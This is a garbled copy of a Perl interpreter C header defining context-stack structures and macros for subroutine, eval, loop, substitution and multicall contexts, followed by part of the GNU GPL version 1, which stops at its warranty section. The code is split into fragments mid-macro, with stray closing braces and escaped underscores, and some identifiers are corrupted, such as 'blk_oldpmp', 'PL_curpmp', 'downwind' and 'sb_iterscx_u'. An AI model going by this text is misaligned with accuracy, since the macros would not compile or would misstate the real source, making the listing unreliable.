#define CopLINE_set(c,l)     (CopLINE(c) = (l))
```

```
/* OutCopFILE() is CopFILE for output (caller, die, warn, etc.) */
```

```
#define OutCopFILE(c) CopFILE(c)
```

```
/* If $[ is non-zero, it's stored in cop_hints under the key "$[", and
```

```
    HINT_ARYBASE is set to indicate this.
```

```
    Setting it is inefficient due to the need to create 2 mortal SVs, but as
```

```
    using $[ is highly discouraged, no sane Perl code will be using it. */
```

```
#define CopARYBASE_get(c)    \  
    ((CopHINTS_get(c) & HINT_ARYBASE)                \  
     ? SvIV(cop_hints_fetch_pvs((c), "$[", 0))        \  
     : 0)
```

```

#define CopARYBASE_set(c, b) STMT_START { \
    if (b || ((c)->cop_hints & HINT_ARYBASE)) { \
        (c)->cop_hints |= HINT_ARYBASE; \
        if ((c) == &PL_compiling) { \
            SV *val = newSViv(b); \
            (void)hv_stores(GvHV(PL_hintgv), "$[", val); \
            mg_set(val); \
            PL_hints |= HINT_ARYBASE; \
        } else { \
            CopHINTHASH_set((c), \
                cophh_store_pvs(CopHINTHASH_get((c)), "$[", \
                    sv_2mortal(newSViv(b)), 0)); \
        } \
    } \
} STMT_END

```

/\* FIXME NATIVE\_HINTS if this is changed from op\_private (see perl.h) \*/

```

#define CopHINTS_get(c) ((c)->cop_hints + 0)
#define CopHINTS_set(c, h) STMT_START { \
    (c)->cop_hints = (h); \
} STMT_END

```

/\*

\* Here we have some enormously heavy (or at least ponderous) wizardry.

\*/

```

/* subroutine context */

struct block_sub {

    OP * retop; /* op to execute on exit from sub */

    /* Above here is the same for sub, format and eval. */

    CV * cv;

    /* Above here is the same for sub and format. */

    AV * savearray;

    AV * argarray;

    I32      olddepth;

    PAD      *oldcomppad;

};

```

```

/* format context */

struct block_format {

    OP * retop; /* op to execute on exit from sub */

    /* Above here is the same for sub, format and eval. */

    CV * cv;

    /* Above here is the same for sub and format. */

    GV * gv;

    GV * dfoutgv;

};

```

```

/* base for the next two macros. Don't use directly.

```

\* Note that the refcnt of the cv is incremented twice; The CX one is

\* decremented by LEAVESUB, the other by LEAVE. \*/

```
#define PUSHSUB_BASE(cx) \
    ENTRY_PROBE(GvENAME(CvGV(cv)), \
        CopFILE((const COP *)CvSTART(cv)), \
        CopLINE((const COP *)CvSTART(cv)), \
        CopSTASHPV((const COP *)CvSTART(cv))); \
    \
    cx->blk_sub.cv = cv; \
    cx->blk_sub.olddepth = CvDEPTH(cv); \
    cx->cx_type |= (hasargs) ? CXp_HASARGS : 0; \
    cx->blk_sub.retop = NULL; \
    if (!CvDEPTH(cv)) { \
        SvREFCNT_inc_simple_void_NN(cv); \
        SvREFCNT_inc_simple_void_NN(cv); \
        SAVEFREESV(cv); \
    }
```

```
#define PUSHSUB(cx) \
    PUSHSUB_BASE(cx) \
    cx->blk_u16 = PL_op->op_private & \
        (OPpLVAL_INTRO|OPpENTERSUB_INARGS);
```

```
/* variant for use by OP_DBSTATE, where op_private holds hint bits */
```

```
#define PUSHSUB_DB(cx) \
    PUSHSUB_BASE(cx) \
    cx->blk_u16 = 0;
```

```
#define PUSHFORMAT(cx, retop) \
    cx->blk_format.cv = cv; \
    cx->blk_format.gv = gv; \
    cx->blk_format.retop = (retop); \
    cx->blk_format.dfoutgv = PL_defoutgv; \
    SvREFCNT_inc_void(cx->blk_format.dfoutgv)
```

```
#define POP_SAVEARRAY() \
    STMT_START { \
        SvREFCNT_dec(GvAV(PL_defgv)); \
        GvAV(PL_defgv) = cx->blk_sub.savearray; \
    } STMT_END
```

```
/* junk in @_ spells trouble when cloning CVs and in pp_caller(), so don't
```

```
* leave any (a fast av_clear(ary), basically) */
```

```
#define CLEAR_ARGARRAY(ary) \
    STMT_START { \
        AvMAX(ary) += AvARRAY(ary) - AvALLOC(ary); \
        AvARRAY(ary) = AvALLOC(ary); \
    }
```

```

        AvFILLp(ary) = -1; \
} STMT_END

#define POPSUB(cx,sv) \
    STMT_START { \
        RETURN_PROBE(GvENAME(CvGV((const CV*)cx->blk_sub.cv)), \
            CopFILE((COP*)CvSTART((const CV*)cx->blk_sub.cv)), \
            CopLINE((COP*)CvSTART((const CV*)cx->blk_sub.cv)), \
            CopSTASHPV((COP*)CvSTART((const CV*)cx->blk_sub.cv))); \
        \
        if (CxHASARGS(cx)) { \
            POP_SAVEARRAY(); \
            /* abandon @_ if it got reified */ \
            if (AvREAL(cx->blk_sub.argarray)) { \
                const SSize_t fill = AvFILLp(cx->blk_sub.argarray); \
                SvREFCNT_dec(cx->blk_sub.argarray); \
                cx->blk_sub.argarray = newAV(); \
                av_extend(cx->blk_sub.argarray, fill); \
                AvREIFY_only(cx->blk_sub.argarray); \
                CX_CURPAD_SV(cx->blk_sub, 0) = MUTABLE_SV(cx->blk_sub.argarray); \
            } \
            else { \
                CLEAR_ARGARRAY(cx->blk_sub.argarray); \
            } \
        } \
    }

```

```

        sv = MUTABLE_SV(cx->blk_sub.cv); \
        if (sv && (CvDEPTH((const CV*)sv) = cx->blk_sub.olddepth)) \
            sv = NULL; \
    } STMT_END

#define LEAVESUB(sv) \
    STMT_START { \
        if (sv) \
            SvREFCNT_dec(sv); \
    } STMT_END

#define POPFORMAT(cx) \
        setdefout(cx->blk_format.dfoutgv); \
        SvREFCNT_dec(cx->blk_format.dfoutgv);

/* eval context */
struct block_eval {
    OP * retop; /* op to execute on exit from eval */
    /* Above here is the same for sub, format and eval. */
    SV * old_namesv;
    OP * old_eval_root;
    SV * cur_text;
    CV * cv;
    JMPENV * cur_top_env; /* value of PL_top_env when eval CX created */
};

```



/\* If we ever need more than 512 op types, change the shift from 7.

blk\_u\_gimme is actually also only 2 bits, so could be merged with something.

\*/

```
#define CxOLD_IN_EVAL(cx)    (((cx)->blk_u16) & 0x7F)
```

```
#define CxOLD_OP_TYPE(cx)    (((cx)->blk_u16) >> 7)
```

```
#define PUSHEVAL(cx,n) \
    STMT_START { \
        assert(!(PL_in_eval & ~0x7F)); \
        assert(!(PL_op->op_type & ~0x1FF)); \
        cx->blk_u16 = (PL_in_eval & 0x7F) | ((U16)PL_op->op_type << 7); \
        cx->blk_eval.old_namesv = (n ? newSVpv(n,0) : NULL); \
        cx->blk_eval.old_eval_root = PL_eval_root; \
        cx->blk_eval.cur_text = PL_parser ? PL_parser->linestr : NULL; \
        cx->blk_eval.cv = NULL; /* set by doeval(), as applicable */ \
        cx->blk_eval.retop = NULL; \
        cx->blk_eval.cur_top_env = PL_top_env; \
    } STMT_END
```

```
#define POPEVAL(cx) \
    STMT_START { \
        PL_in_eval = CxOLD_IN_EVAL(cx); \
        optype = CxOLD_OP_TYPE(cx); \
    }
```

```

        PL_eval_root = cx->blk_eval.old_eval_root;          \
        if (cx->blk_eval.old_namesv)                          \
            sv_2mortal(cx->blk_eval.old_namesv);              \
    } STMT_END

```

/\* loop context \*/

struct block\_loop {

I32 resetsp;

LOOP \* my\_op; /\* My op, that contains redo, next and last ops. \*/

union { /\* different ways of locating the iteration variable \*/

SV \*\*svp;

GV \*gv;

PAD \*oldcomppad; /\* only used in ITHREADS \*/

} itervar\_u;

union {

struct { /\* valid if type is LOOP\_FOR or LOOP\_PLAIN (but {NULL,0}) \*/

AV \* ary; /\* use the stack if this is NULL \*/

IV ix;

} ary;

struct { /\* valid if type is LOOP\_LAZYIV \*/

IV cur;

IV end;

} lazyiv;

struct { /\* valid if type if LOOP\_LAZYSV \*/

SV \* cur;

```

        SV * end; /* maximum value (or minimum in reverse) */

    } lazysv;

} state_u;

};

#ifdef USE_ITHREADS

# define CxITERVAR_PADSV(c) \

        &CX_CURPAD_SV( (c)->blk_loop.itervar_u, (c)->blk_loop.my_op->op_targ)

#else

# define CxITERVAR_PADSV(c) ((c)->blk_loop.itervar_u.svp)

#endif

#define CxITERVAR(c) \

        ((c)->blk_loop.itervar_u.oldcomppad \

        ? (CxPADLOOP(c) \

        ? CxITERVAR_PADSV(c) \

        : &GvSV((c)->blk_loop.itervar_u.gv)) \

        : (SV**)NULL)

#define CxLABEL(c)      (0 + CopLABEL((c)->blk_oldcop))

#define CxHASARGS(c)    (((c)->cx_type & CXP_HASARGS) == CXP_HASARGS)

#define CxLVAL(c)       (0 + (c)->blk_u16)

#define PUSHLOOP_PLAIN(cx, s) \

        cx->blk_loop.resetsp = s - PL_stack_base; \

```

```

    cx->blk_loop.my_op = cLOOP; \
    cx->blk_loop.state_u.ary.ary = NULL; \
    cx->blk_loop.state_u.ary.ix = 0; \
    cx->blk_loop.itervar_u.svp = NULL;

#define PUSHLOOP_FOR(cx, ivar, s) \
    cx->blk_loop.resetsp = s - PL_stack_base; \
    cx->blk_loop.my_op = cLOOP; \
    cx->blk_loop.state_u.ary.ary = NULL; \
    cx->blk_loop.state_u.ary.ix = 0; \
    cx->blk_loop.itervar_u.svp = (SV**)(ivar);

#define POPLOOP(cx) \
    if (CxTYPE(cx) == CXt_LOOP_LAZYSV) { \
        SvREFCNT_dec(cx->blk_loop.state_u.lazysv.cur); \
        SvREFCNT_dec(cx->blk_loop.state_u.lazysv.end); \
    } \
    if (CxTYPE(cx) == CXt_LOOP_FOR) \
        SvREFCNT_dec(cx->blk_loop.state_u.ary.ary);

/* given/when context */

struct block_givwhen {
    OP *leave_op;
};

```

```

#define PUSHGIVEN(cx) \

    cx->blk_givwhen.leave_op = cLOGOP->op_other;

#define PUSHWHEN PUSHGIVEN

/* context common to subroutines, evals and loops */
struct block {

    U8      blku_type;    /* what kind of context this is */
    U8      blku_gimme;   /* is this block running in list context? */
    U16     blku_u16;     /* used by block_sub and block_eval (so far) */
    I32     blku_oldsp;   /* stack pointer to copy stuff down to */
    COP *   blku_oldcop;  /* old curcop pointer */
    I32     blku_oldmarksp; /* mark stack index */
    I32     blku_oldscopesp; /* scope stack index */
    PMOP *  blku_oldpm;   /* values of pattern match vars */

    union {

        struct block_sub      blku_sub;
        struct block_format   blku_format;
        struct block_eval     blku_eval;
        struct block_loop     blku_loop;
        struct block_givwhen  blku_givwhen;
    } blk_u;
};

#define blk_oldsp      cx_u.cx_blk.blku_oldsp

```

```

#define blk_oldcop      cx_u.cx_blk.blku_oldcop

#define blk_oldmarksp  cx_u.cx_blk.blku_oldmarksp

#define blk_oldscopesp cx_u.cx_blk.blku_oldscopesp

#define blk_oldpm      cx_u.cx_blk.blku_oldpm

#define blk_gimme      cx_u.cx_blk.blku_gimme

#define blk_u16         cx_u.cx_blk.blku_u16

#define blk_sub         cx_u.cx_blk.blk_u.blku_sub

#define blk_format      cx_u.cx_blk.blk_u.blku_format

#define blk_eval        cx_u.cx_blk.blk_u.blku_eval

#define blk_loop        cx_u.cx_blk.blk_u.blku_loop

#define blk_givwhen     cx_u.cx_blk.blk_u.blku_givwhen


#define DEBUG_CX(action) \
    DEBUG_I( \
        Perl_deb(aTHX_ "CX %ld %s %s (scope %ld,%ld) at %s:%d\n", \
            (long)cxstack_ix, \
            action, \
            PL_block_type[CxTYPE(&cxstack[cxstack_ix])], \
            (long)PL_scopestack_ix, \
            (long)(cxstack[cxstack_ix].blk_oldscopesp), \
            __FILE__, __LINE__));

/* Enter a block. */

#define PUSHBLOCK(cx,t,sp) CXINC, cx = &cxstack[cxstack_ix], \
    cx->cx_type = t, \

```

```

cx->blk_oldsp      = sp - PL_stack_base,      \
cx->blk_oldcop      = PL_curcop,               \
cx->blk_oldmarksp   = PL_markstack_ptr - PL_markstack, \
cx->blk_oldscopesp  = PL_scopestack_ix,        \
cx->blk_oldpmp      = PL_curpmp,              \
cx->blk_gimme       = (U8)gimme;              \
DEBUG_CX("PUSH");

```

/\* Exit a block (RETURN and LAST). \*/

```

#define POPBLOCK(cx,pm) \
    DEBUG_CX("POP"); \
    cx = &cxstack[cxstack_ix--], \
    newsp      = PL_stack_base + cx->blk_oldsp, \
    PL_curcop   = cx->blk_oldcop, \
    PL_markstack_ptr = PL_markstack + cx->blk_oldmarksp, \
    PL_scopestack_ix = cx->blk_oldscopesp, \
    pm         = cx->blk_oldpmp, \
    gimme      = cx->blk_gimme;

```

/\* Continue a block elsewhere (NEXT and REDO). \*/

```

#define TOPBLOCK(cx) \
    DEBUG_CX("TOP"); \
    cx = &cxstack[cxstack_ix], \
    PL_stack_sp      = PL_stack_base + cx->blk_oldsp, \
    PL_markstack_ptr = PL_markstack + cx->blk_oldmarksp, \

```

```
PL_scopestack_ix = cx->blk_oldscopesp,
```

```
\
```

```
PL_curpm      = cx->blk_oldpm;
```

```
/* substitution context */
```

```
struct subst {
```

```
    U8      sbu_type;      /* what kind of context this is */
```

```
    U8      sbu_rflags;
```

```
    U16     sbu_rxtainted; /* matches struct block */
```

```
    I32     sbu_iters;
```

```
    I32     sbu_maxiters;
```

```
    I32     sbu_oldsave;
```

```
    char *   sbu_orig;
```

```
    SV * sbu_dstr;
```

```
    SV * sbu_targ;
```

```
    char *   sbu_s;
```

```
    char *   sbu_m;
```

```
    char *   sbu_strend;
```

```
    void *   sbu_rxres;
```

```
    REGEXP * sbu_rx;
```

```
};
```

```
#define sb_iterscx_u.cx_subst.sbu_iters
```

```
#define sb_maxiters    cx_u.cx_subst.sbu_maxiters
```

```
#define sb_rflags      cx_u.cx_subst.sbu_rflags
```

```
#define sb_oldsave     cx_u.cx_subst.sbu_oldsave
```

```
#define sb_rxtainted   cx_u.cx_subst.sbu_rxtainted
```



```

#define sb_orig      cx_u.cx_subst.sbu_orig
#define sb_dstr      cx_u.cx_subst.sbu_dstr
#define sb_targ      cx_u.cx_subst.sbu_targ
#define sb_s         cx_u.cx_subst.sbu_s
#define sb_m         cx_u.cx_subst.sbu_m
#define sb_strend    cx_u.cx_subst.sbu_strend
#define sb_rxres     cx_u.cx_subst.sbu_rxres
#define sb_rx        cx_u.cx_subst.sbu_rx

```

```

#ifdef PERL_CORE

```

```

# define PUSHSUBST(cx) CXINC, cx = &cxstack[cxstack_ix], \
    cx->sb_iters      = iters, \
    cx->sb_maxiters    = maxiters, \
    cx->sb_rflags      = r_flags, \
    cx->sb_oldsave     = oldsave, \
    cx->sb_rxtainted   = rxtainted, \
    cx->sb_orig        = orig, \
    cx->sb_dstr        = dstr, \
    cx->sb_targ        = targ, \
    cx->sb_s           = s, \
    cx->sb_m           = m, \
    cx->sb_strend      = strend, \
    cx->sb_rxres       = NULL, \
    cx->sb_rx          = rx, \
    cx->cx_type        = CXt_SUBST | (once ? CXp_ONCE : 0); \

```

```

        rxres_save(&cx->sb_rxres, rx);
        (void)ReREFCNT_inc(rx)

# define POPSUBST(cx) cx = &cxstack[cxstack_ix--];
        rxres_free(&cx->sb_rxres);
        ReREFCNT_dec(cx->sb_rx)

#endif

#define CxONCE(cx)      ((cx)->cx_type & CXp_ONCE)

struct context {
    union {
        struct block    cx_blk;
        struct subst    cx_subst;
    } cx_u;
};

#define cx_type cx_u.cx_subst.sbu_type

/* If you re-order these, there is also an array of uppercase names in perl.h
   and a static array of context names in pp_ctl.c */

#define CXTYPEMASK      0xf

#define CXt_NULL        0

#define CXt_WHEN         1

#define CXt_BLOCK        2

/* When micro-optimising :-) keep GIVEN next to the LOOPS, as these 5 share a

```

jump table in pp\_ctl.c

The first 4 don't have a 'case' in at least one switch statement in pp\_ctl.c

```
*/
```

```
#define CXt_GIVEN      3
```

```
/* This is first so that CXt_LOOP_FOR|CXt_LOOP_LAZYIV is CXt_LOOP_LAZYIV */
```

```
#define CXt_LOOP_FOR 4
```

```
#define CXt_LOOP_PLAIN      5
```

```
#define CXt_LOOP_LAZYSV     6
```

```
#define CXt_LOOP_LAZYIV     7
```

```
#define CXt_SUB             8
```

```
#define CXt_FORMAT    9
```

```
#define CXt_EVAL      10
```

```
#define CXt_SUBST     11
```

```
/* SUBST doesn't feature in all switch statements. */
```

```
/* private flags for CXt_SUB and CXt_NULL
```

However, this is checked in many places which do not check the type, so

this bit needs to be kept clear for most everything else. For reasons I

haven't investigated, it can coexist with CXp\_FOR\_DEF \*/

```
#define CXp_MULTICALL      0x10  /* part of a multicall (so don't  
                                tear down context on exit). */
```

```
/* private flags for CXt_SUB and CXt_FORMAT */
```

```
#define CXp_HASARGS 0x20
```

```

/* private flags for CXt_EVAL */

#define CXp_REAL      0x20    /* truly eval", not a lookalike */

#define CXp_TRYBLOCK 0x40    /* eval{ }, not eval" or similar */


/* private flags for CXt_LOOP */

#define CXp_FOR_DEF  0x10    /* foreach using $_ */

#define CxPADLOOP(c) ((c)->blk_loop.my_op->op_targ)


/* private flags for CXt_SUBST */

#define CXp_ONCE      0x10    /* What was sbu_once in struct subst */


#define CxTYPE(c)      ((c)->cx_type & CXTYPEMASK)

#define CxTYPE_is_LOOP(c)  (((c)->cx_type & 0xC) == 0x4)

#define CxMULTICALL(c)      (((c)->cx_type & CXp_MULTICALL) \
                               == CXp_MULTICALL)

#define CxREALEVAL(c) (((c)->cx_type & (CXTYPEMASK|CXp_REAL)) \
                               == (CXt_EVAL|CXp_REAL))

#define CxTRYBLOCK(c) (((c)->cx_type & (CXTYPEMASK|CXp_TRYBLOCK)) \
                               == (CXt_EVAL|CXp_TRYBLOCK))

#define CxFOREACH(c)  (CxTYPE_is_LOOP(c) && CxTYPE(c) != CXt_LOOP_PLAIN)

#define CxFOREACHDEF(c)  ((CxTYPE_is_LOOP(c) && CxTYPE(c) != CXt_LOOP_PLAIN) \
                               && ((c)->cx_type & CXp_FOR_DEF))

#define CXINC (cxstack_ix < cxstack_max ? ++cxstack_ix : (cxstack_ix = cxinc()))

```

/\*

=head1 "Gimme" Values

\*/

/\*

=for apidoc AmU || G\_SCALAR

Used to indicate scalar context. See C<GIMME\_V>, C<GIMME>, and L<perlcall>.

=for apidoc AmU || G\_ARRAY

Used to indicate list context. See C<GIMME\_V>, C<GIMME> and L<perlcall>.

=for apidoc AmU || G\_VOID

Used to indicate void context. See C<GIMME\_V> and L<perlcall>.

=for apidoc AmU || G\_DISCARD

Indicates that arguments returned from a callback should be discarded. See L<perlcall>.

=for apidoc AmU || G\_EVAL

Used to force a Perl C<eval> wrapper around a callback. See L<perlcall>.

=for apidoc AmU||G\_NOARGS

Indicates that no arguments are being sent to a callback. See

L<perlcall>.

=cut

\*/

#define G\_SCALAR 2

#define G\_ARRAY 3

#define G\_VOID 1

#define G\_WANT 3

/\* extra flags for Perl\_call\_\* routines \*/

#define G\_DISCARD 4 /\* Call FREEMPS.

Don't change this without consulting the  
hash actions codes defined in hv.h \*/

#define G\_EVAL 8 /\* Assume eval {} around subroutine call. \*/

#define G\_NOARGS 16 /\* Don't construct a @\_ array. \*/

#define G\_KEEPPERR 32 /\* Warn for errors, don't overwrite \$@ \*/

#define G\_NODEBUG 64 /\* Disable debugging at toplevel. \*/

#define G\_METHOD 128 /\* Calling method. \*/

#define G\_FAKINGEVAL 256 /\* Faking an eval context for call\_sv or  
fold\_constants. \*/

#define G\_UNDEF\_FILL 512 /\* Fill the stack with &PL\_sv\_undef

```

        A special case for UNSHIFT in

        Perl_magic_methcall(). */

#define G_WRITING_TO_STDERR 1024 /* Perl_write_to_stderr() is calling

        Perl_magic_methcall(). */

/* flag bits for PL_in_eval */

#define EVAL_NULL    0    /* not in an eval */

#define EVAL_INEVAL  1    /* some enclosing scope is an eval */

#define EVAL_WARNONLY 2    /* used by yywarn() when calling yyerror() */

#define EVAL_KEEPPERR 4    /* set by Perl_call_sv if G_KEEPPERR */

#define EVAL_INREQUIRE 8    /* The code is being required. */

/* Support for switching (stack and block) contexts.

* This ensures magic doesn't invalidate local stack and cx pointers.

*/

#define PERLSI_UNKNOWN        -1

#define PERLSI_UNDEF          0

#define PERLSI_MAIN            1

#define PERLSI_MAGIC           2

#define PERLSI_SORT            3

#define PERLSI_SIGNAL          4

#define PERLSI_OVERLOAD        5

#define PERLSI_DESTROY         6

#define PERLSI_WARNHOOK        7

```

```
#define PERLSI_DIEHOOK 8
```

```
#define PERLSI_REQUIRE 9
```

```
struct stackinfo {
```

```
    AV *      si_stack;      /* stack for current runlevel */
```

```
    PERL_CONTEXT * si_cxstack; /* context stack for runlevel */
```

```
    struct stackinfo * si_prev;
```

```
    struct stackinfo * si_next;
```

```
    I32          si_cxix; /* current context index */
```

```
    I32          si_cxmax; /* maximum allocated index */
```

```
    I32          si_type; /* type of runlevel */
```

```
    I32          si_markoff; /* offset where markstack begins for us.
```

```
                                * currently used only with DEBUGGING,
```

```
                                * but not #ifdef-ed for bincompat */
```

```
};
```

```
typedef struct stackinfo PERL_SI;
```

```
#define cxstack      (PL_curstackinfo->si_cxstack)
```

```
#define cxstack_ix    (PL_curstackinfo->si_cxix)
```

```
#define cxstack_max    (PL_curstackinfo->si_cxmax)
```

```
#ifdef DEBUGGING
```

```
# define      SET_MARK_OFFSET \
```

```
    PL_curstackinfo->si_markoff = PL_markstack_ptr - PL_markstack
```



```

#else

# define      SET_MARK_OFFSET NOOP

#endif


#define PUSHSTACKi(type) \

    STMT_START { \

        PERL_SI *next = PL_curstackinfo->si_next; \

        DEBUG_I({ \

            int i = 0; PERL_SI *p = PL_curstackinfo; \

            while (p) { i++; p = p->si_prev; } \

            Perl_deb(aTHX_ "push STACKINFO %d at %s:%d\n", \

                i, __FILE__, __LINE__);}) \

        if (!next) { \

            next = new_stackinfo(32, 2048/sizeof(PERL_CONTEXT) - 1); \

            next->si_prev = PL_curstackinfo; \

            PL_curstackinfo->si_next = next; \

        } \

        next->si_type = type; \

        next->si_cxix = -1; \

        AvFILLp(next->si_stack) = 0; \

        SWITCHSTACK(PL_curstack,next->si_stack); \

        PL_curstackinfo = next; \

        SET_MARK_OFFSET; \

    } STMT_END

```

```
#define PUSHSTACK PUSHSTACKi(PERLSI_UNKNOWN)
```

```
/* POPSTACK works with PL_stack_sp, so it may need to be bracketed by
```

```
* PUTBACK/SPAGAIN to flush/refresh any local SP that may be active */
```

```
#define POPSTACK \
```

```
    STMT_START { \
        dSP; \
        PERL_SI * const prev = PL_curstackinfo->si_prev; \
        DEBUG_l({ \
            int i = -1; PERL_SI *p = PL_curstackinfo; \
            while (p) { i++; p = p->si_prev; } \
            Perl_deb(aTHX_ "pop STACKINFO %d at %s:%d\n", \
                    i, __FILE__, __LINE__);}) \
        if (!prev) { \
            PerlIO_printf(Perl_error_log, "panic: POPSTACK\n"); \
            my_exit(1); \
        } \
        SWITCHSTACK(PL_curstack,prev->si_stack); \
        /* don't free prev here, free them all at the END{} */ \
        PL_curstackinfo = prev; \
    } STMT_END
```

```
#define POPSTACK_TO(s) \
```

```
    STMT_START { \
        while (PL_curstack != s) { \
```

```

        downwind(-1);
        POPSTACK;
    }
} STMT_END

```

```

#define IN_PERL_COMPILETIME (PL_curcop == &PL_compiling)

#define IN_PERL_RUNTIME      (PL_curcop != &PL_compiling)

```

/\*

=head1 Multicall Functions

=for apidoc Ams| |dMULTICALL

Declare local variables for a multicall. See L<perlcalls/Lightweight Callbacks>.

=for apidoc Ams| |PUSH\_MULTICALL

Opening bracket for a lightweight callback.

See L<perlcalls/Lightweight Callbacks>.

=for apidoc Ams| |MULTICALL

Make a lightweight callback. See L<perlcalls/Lightweight Callbacks>.

=for apidoc Ams| |POP\_MULTICALL

Closing bracket for a lightweight callback.

See L<perlcalls/Lightweight Callbacks>.

=cut

\*/

#define dMULTICALL \

SV \*\*newsp; /\* set by POPBLOCK \*/ \

PERL\_CONTEXT \*cx; \

CV \*multicall\_cv; \

OP \*multicall\_cop; \

bool multicall\_oldcatch; \

U8 hasargs = 0 /\* used by PUSHSUB \*/

#define PUSH\_MULTICALL(the\_cv) \

STMT\_START { \

CV \* const \_nOnclAshIngNamE\_ = the\_cv; \

CV \* const cv = \_nOnclAshIngNamE\_; \

AV \* const padlist = CvPADLIST(cv); \

ENTER; \

multicall\_oldcatch = CATCH\_GET; \

SAVETMPS; SAVEVPTR(PL\_op); \

CATCH\_SET(TRUE); \

PUSHSTACKi(PERLSI\_SORT); \

PUSHBLOCK(cx, CXt\_SUB|CXp\_MULTICALL, PL\_stack\_sp); \

PUSHSUB(cx); \

if (++CvDEPTH(cv) >= 2) { \

PERL\_STACK\_OVERFLOW\_CHECK(); \

```

        Perl_pad_push(aTHX_ padlist, CvDEPTH(cv));
    }
    SAVECOMPPAD();
    PAD_SET_CUR_NOSAVE(padlist, CvDEPTH(cv));
    multicall_cv = cv;
    multicall_cop = CvSTART(cv);
} STMT_END

```

```

#define MULTICALL \

```

```

    STMT_START {
        PL_op = multicall_cop;
        CALLRUNOPS(aTHX);
    } STMT_END

```

```

#define POP_MULTICALL \

```

```

    STMT_START {
        if (! --CvDEPTH(multicall_cv))
            LEAVESUB(multicall_cv);
        POPBLOCK(cx, PL_curpm);
        POPSTACK;
        CATCH_SET(multicall_oldcatch);
        LEAVE;
        SPAGAIN;
    } STMT_END

```

```
/*  
* Local variables:  
* c-indentation-style: bsd  
* c-basic-offset: 4  
* indent-tabs-mode: t  
* End:  
*  
* ex: set ts=8 sts=4 sw=4 noet:  
*/
```

## Copying

### GNU GENERAL PUBLIC LICENSE

Version 1, February 1989

Copyright (C) 1989 Free Software Foundation, Inc.

59 Temple Place, Suite 330, Boston, MA 02111-1307, USA

Everyone is permitted to copy and distribute verbatim copies  
of this license document, but changing it is not allowed.

### Preamble

The license agreements of most software companies try to keep users  
at the mercy of those companies. By contrast, our General Public  
License is intended to guarantee your freedom to share and change free  
software--to make sure the software is free for all its users. The  
General Public License applies to the Free Software Foundation's

software and to any other program whose authors commit to using it.

You can use it for your programs, too.

When we speak of free software, we are referring to freedom, not price. Specifically, the General Public License is designed to make sure that you have the freedom to give away or sell copies of free software, that you receive source code or can get it if you want it, that you can change the software or use pieces of it in new free programs; and that you know you can do these things.

To protect your rights, we need to make restrictions that forbid anyone to deny you these rights or to ask you to surrender the rights. These restrictions translate to certain responsibilities for you if you distribute copies of the software, or if you modify it.

For example, if you distribute copies of a such a program, whether gratis or for a fee, you must give the recipients all the rights that you have. You must make sure that they, too, receive or can get the source code. And you must tell them their rights.

We protect your rights with two steps: (1) copyright the software, and (2) offer you this license which gives you legal permission to copy, distribute and/or modify the software.

Also, for each author's protection and ours, we want to make certain

that everyone understands that there is no warranty for this free software. If the software is modified by someone else and passed on, we want its recipients to know that what they have is not the original, so that any problems introduced by others will not reflect on the original authors' reputations.

The precise terms and conditions for copying, distribution and modification follow.



## GNU GENERAL PUBLIC LICENSE

### TERMS AND CONDITIONS FOR COPYING, DISTRIBUTION AND MODIFICATION

0. This License Agreement applies to any program or other work which contains a notice placed by the copyright holder saying it may be distributed under the terms of this General Public License. The "Program", below, refers to any such program or work, and a "work based on the Program" means either the Program or any work containing the Program or a portion of it, either verbatim or with modifications. Each licensee is addressed as "you".

1. You may copy and distribute verbatim copies of the Program's source code as you receive it, in any medium, provided that you conspicuously and appropriately publish on each copy an appropriate copyright notice and disclaimer of warranty; keep intact all the notices that refer to this General Public License and to the absence of any warranty; and give any other recipients of the Program a copy of this General Public License along with the Program. You may charge a fee for the physical act of transferring a copy.

2. You may modify your copy or copies of the Program or any portion of it, and copy and distribute such modifications under the terms of Paragraph 1 above, provided that you also do the following:

a) cause the modified files to carry prominent notices stating that

you changed the files and the date of any change; and

b) cause the whole of any work that you distribute or publish, that in whole or in part contains the Program or any part thereof, either with or without modifications, to be licensed at no charge to all third parties under the terms of this General Public License (except that you may choose to grant warranty protection to some or all third parties, at your option).

c) If the modified program normally reads commands interactively when run, you must cause it, when started running for such interactive use in the simplest and most usual way, to print or display an announcement including an appropriate copyright notice and a notice that there is no warranty (or else, saying that you provide a warranty) and that users may redistribute the program under these conditions, and telling the user how to view a copy of this General Public License.

d) You may charge a fee for the physical act of transferring a copy, and you may at your option offer warranty protection in exchange for a fee.

Mere aggregation of another independent work with the Program (or its derivative) on a volume of a storage or distribution medium does not bring the other work under the scope of these terms.



3. You may copy and distribute the Program (or a portion or derivative of it, under Paragraph 2) in object code or executable form under the terms of Paragraphs 1 and 2 above provided that you also do one of the following:

a) accompany it with the complete corresponding machine-readable source code, which must be distributed under the terms of Paragraphs 1 and 2 above; or,

b) accompany it with a written offer, valid for at least three years, to give any third party free (except for a nominal charge for the cost of distribution) a complete machine-readable copy of the corresponding source code, to be distributed under the terms of Paragraphs 1 and 2 above; or,

c) accompany it with the information you received as to where the corresponding source code may be obtained. (This alternative is allowed only for noncommercial distribution and only if you received the program in object code or executable form alone.)

Source code for a work means the preferred form of the work for making modifications to it. For an executable file, complete source code means all the source code for all modules it contains; but, as a special exception, it need not include source code for modules which are standard libraries that accompany the operating system on which the executable file runs, or for standard header files or definitions files that

accompany that operating system.

4. You may not copy, modify, sublicense, distribute or transfer the Program except as expressly provided under this General Public License. Any attempt otherwise to copy, modify, sublicense, distribute or transfer the Program is void, and will automatically terminate your rights to use the Program under this License. However, parties who have received copies, or rights to use copies, from you under this General Public License will not have their licenses terminated so long as such parties remain in full compliance.

5. By copying, distributing or modifying the Program (or any work based on the Program) you indicate your acceptance of this license to do so, and all its terms and conditions.

6. Each time you redistribute the Program (or any work based on the Program), the recipient automatically receives a license from the original licensor to copy, distribute or modify the Program subject to these terms and conditions. You may not impose any further restrictions on the recipients' exercise of the rights granted herein.

7. The Free Software Foundation may publish revised and/or new versions of the General Public License from time to time. Such new versions will be similar in spirit to the present version, but may differ in detail to address new problems or concerns.

Each version is given a distinguishing version number. If the Program specifies a version number of the license which applies to it and "any later version", you have the option of following the terms and conditions either of that version or of any later version published by the Free Software Foundation. If the Program does not specify a version number of the license, you may choose any version ever published by the Free Software Foundation.

8. If you wish to incorporate parts of the Program into other free programs whose distribution conditions are different, write to the author to ask for permission. For software which is copyrighted by the Free Software Foundation, write to the Free Software Foundation; we sometimes make exceptions for this. Our decision will be guided by the two goals of preserving the free status of all derivatives of our free software and of promoting the sharing and reuse of software generally.

#### NO WARRANTY

